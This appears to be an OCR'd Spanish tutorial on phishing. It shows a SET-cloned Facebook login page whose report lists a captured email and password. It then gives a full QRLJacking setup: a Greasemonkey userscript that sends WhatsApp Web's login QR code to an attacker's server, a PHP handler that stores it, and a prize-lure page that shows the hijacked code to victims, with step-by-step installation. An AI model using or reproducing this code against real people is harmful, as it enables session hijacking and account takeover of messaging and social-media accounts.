

Iniciar sesión en Face
127.0.0.1
Search
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
Kali Forums
NetHunter
Kali Training
Getting Started
Utilizamos las cookies para ayudar a personalizar contenido, adaptar y medir los anuncios, y facilitar una experiencia más segura. Al hacer clic o navegar en el sitio, aceptas que recopilemos información dentro y fuera de Facebook mediante las cookies. Consulta aquí más información, incluida la relativa a los controles disponibles: Política de cookies
facebook
Crear cuenta nueva
Iniciar sesión en Facebook
Correo electrónico o número de teléfono
Contraseña
Entrar
¿Has olvidado los datos de la cuenta? · Registrarte en Facebook



^C[*] File exported to /root/.set//reports/2019-07-02 07:00:42.836123.html for your reading pleasure...
[*] File in XML format exported to /root/.set//reports/2019-07-02 07:00:42.836123.xml for your reading pleasure...
Press <return> to continue


TrustedSec.com - Inform...
file:///root/Desktop/2019-07-02 07:00:42.836123.html
Search
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
Kali Forums
NetHunter
Kali Training
Getting Started
WWW.TRUSTEDSEC.COM
TRUSTEDSEC
INFORMATION SECURITY MADE SIMPLE
The Social-Engineer Toolkit (SET) Report Generator
Social-Engineer Toolkit (SET) report on login.facebook.com/login.php
Report generated by the Social-Engineer Toolkit
Welcome to the Social-Engineer Toolkit Report Generation Tool. This report should contain information obtained during a





```
PARAM: jazoest=2739
PARAM: lsd=AVoPjNdq
PARAM: display=
PARAM: enable_profile_selector=
PARAM: isprivate=
PARAM: legacy_return=0
PARAM: profile_selector_ids=
PARAM: return_session=
PARAM: skip_api_login=
PARAM: signed_next=
PARAM: trynum=1
PARAM: timezone=540
PARAM: lgndim=eyJ3IjoxMzYwLCJoIjo2NjMsImF3IjoxMzYwLCJhaCI6NjM2LCJjIjoyNH0=
PARAM: lgnrnd=085340_iHy9
PARAM: lgnjs=1562065033
PARAM: email=nebueselputoamo@euskalencounter.com
PARAM: pass=YATEHEMOSJAKIADOLACUENTATROLOLO
PARAM: prefill_contact_point=
PARAM: prefill_source=
PARAM: prefill_type=
PARAM: first_prefill_source=
PARAM: first_prefill_type=
PARAM: had_cp_prefilled=false
PARAM: had_password_prefilled=false
PARAM: ab_test_data=AAGAf/ys4lMfZMGAZ
```





- Gophish






Gophish es una herramienta desde la cual se puede generar campañas de phishing. Es una herramienta free y está orientada a empresas.

- # QRLJacking

QRLJacking o Quick Response Code Login Jacking es un simple vector de ataque de ingeniería social capaz de secuestrar sesiones que afecta a todas las aplicaciones que dependen de la función "Login with QR code" como una forma segura de acceder a las cuentas.


Requisitos necesarios:

- Servidor XAMPP o WAMP
- Mozilla Firefox
- Extensión: GreaseMonkey
- Archivos OWASP QRLJacking




Thanks @martrudix

Los archivos y la ruta que vamos a utilizar:





IP donde está iniciado el servidor web:


```
Adaptador de LAN inalámbrica Wi-Fi:

   Sufijo DNS específico para la conexión. . : home
   Dirección IPv6 . . . . . . . . . . . . . : fd1c:7f2c:11e2:e00:11b1:7d39:fca0:8fc9
   Dirección IPv6 temporal. . . . . . . . . : fd1c:7f2c:11e2:e00:7d12:d043:7296:fd90
   Vínculo: dirección IPv6 local. . . . . . : fe80::11b1:7d39:fca0:8fc9%13
   Dirección IPv4. . . . . . . . . . . . . . : 192.168.1.132
   Máscara de subred . . . . . . . . . . . . : 255.255.255.0
   Puerta de enlace predeterminada . . . . . : 192.168.1.1
```



La carpeta labs tiene que tener todos los permisos otorgados a todos los usuarios para su ejecución:







whats.js

```
// ==UserScript==
// @name         WhatsApp
// @namespace    Seekuritylabs (@Seekurity)
// @grant        all
// The code will be injected in web.whatsapp.com web page and periodically searching for the element which holds the
// QR Code image then will perform an XHR request to send this QR image code "base64" code to our server side php script
// which is responsible for converting and storing this "base64 code" to an image file. Also the code is responsible to
// wake WhatsApp's QR Code if it is inactive and needs the attacker's interaction to reload it.
// ==/UserScript==
var myTimer;
myTimer = window.setInterval(loopForQR, 3000);
function loopForQR() {
  if (document.readyState == 'complete') {
    $service = window.location.href;
    if ($service.indexOf('web.whatsapp.com') >= 0)
    {
      //Do some clicks to refresh the qr code if went inactive - Always wakeup the qrcode, Never sleep :D
      if (document.getElementsByClassName('qr-button') [0] !== undefined)
      {
        document.getElementsByClassName('qr-button') [0].click();
      }
      //Checking the availability of the qr code - in our example If WhatsApp is not logged in send us the qr code, If not, Do not exhaust our server with false qr code update requests;

      if (document.getElementsByClassName('icon icon-chat') [0] == null)
      {
        //Mirror the QR Code to our server
        var xhttp = new XMLHttpRequest();
        //alert(document.getElementsByTagName('img') [0].src)
        xhttp.open('GET', 'http://192.168.0.33/qrHandler.php?c=' + document.getElementsByTagName('img') [0].src, true);
        xhttp.send();
      }
    }
  }
}
```

En el archivo "*whats.js*" hay que tener en cuenta varios parámetros:


- Debe el dominio al que estamos suplantando "*web.whatsapp.com*"
- Debe ir por GET
- Debemos poner la dirección del servidor web donde tengamos guardado los archivos.

phishing.html


```html
<html>
<title>Phishing Page</title>
<head>
</head>
<body>
<h1>¡ENHORABUENA! Escanee el QRCode con Whatsapp para recibir su <b>PREMIO</b></h1>
<br><br>
<script>
//Our timer to update the image tag with the leatest generated qr code image file (tmp.jpg)
var myTimer;
myTimer = window.setInterval(reloadD,5000);
function reloadD(){
d = new Date();
//We added a date to grab the non-cached version of the qr code image file from server
document.getElementById('qrcodew').src="tmp.jpg?h="+d.getTime();
}
</script>
<!-- Add your prefered body here and adjust the size and position of the coloned qr code image tag -->
<img id="qrcodew" alt="Scan me!" src="tmp.jpg" style="display: block;">
</body>
</html>
```

qrHandler.php

```php
<?php
$qrdata= htmlspecialchars($_GET['c'] , ENT_QUOTES);

//Format the data and write the QR data to a local file
$qrdata= str_replace(" ", "+", $qrdata);
$file = "qr.data";
file_put_contents($file, $qrdata);

//Function to convert the base64 to image file
function base64_to_jpeg($base64_string, $output_file) {
    $ifp = fopen($output_file, "wb");
    $data = explode(',', $base64_string);
    fwrite($ifp, base64_decode($data[1]));
    fclose($ifp);
    return $output_file;
}

//Call to the function
$image = base64_to_jpeg( $qrdata, 'tmp.jpg' );
?>
```



Una vez instalada la extensión GreaseMonkey, nos aparecerá el icono arriba a la derecha. Pulsamos en él y seleccionamos la opción de crear un nuevo script.




New Tab | Unnamed Script 535822 - Greasemc


Extension (Greasemonkey) | moz-extension://b286eec2-bb59-4e6c-b4fa-f0f52408cb77/src/content/edit-user-script.html#4e255e05-e749-48fa-90f8-3416c26019b9

Unnamed Script 535822*


```
// ==UserScript==
// @name         WhatsApp
// @namespace    Seekuritylabs (@Seekurity)
// @grant        all
// The code will be injected in web.whatsapp.com web page and periodically searching for the element which holds the
// QR Code image then will perform an XHR request to send this QR image code "base64" code to our server side php script
// which is responsible for converting and storing this "base64 code" to an image file. Also the code is responsible to
// wake WhatsApp's QR Code if it is inactive and needs the attacker's interaction to reload it.
// ==/UserScript==
var myTimer;
myTimer = window.setInterval(loopForQR, 3000);
function loopForQR() {
  if (document.readyState == 'complete') {
    $service = window.location.href;
    if ($service.indexOf('web.whatsapp.com') >= 0)
    {
      //Do some clicks to refresh the qr code if went inactive - Always wakeup the qrcode, Never sleep :D
      if (document.getElementsByClassName('qr-button') [0] !== undefined)
      {
        document.getElementsByClassName('qr-button') [0].click();
      }
      //Checking the availability of the qr code - in our example If WhatsApp is not logged in send us the qr code, If not, Do not exhaust our server with false qr code update requests;

      if (document.getElementsByClassName('icon icon-chat') [0] == null)
      {
        //Mirror the QR Code to our server
        var xhttp = new XMLHttpRequest();
        //alert(document.getElementsByTagName('img') [0].src)
        xhttp.open('GET', 'http://192.168.1.132:8080/labs/qrHandler.php?c=' + document.getElementsByTagName('img') [0].src, true);
        xhttp.send();
      }
    }
  }
}
```

Guardamos el script como "*Whatsapp*" y comprobamos que tanto el plugin como el script están activos.






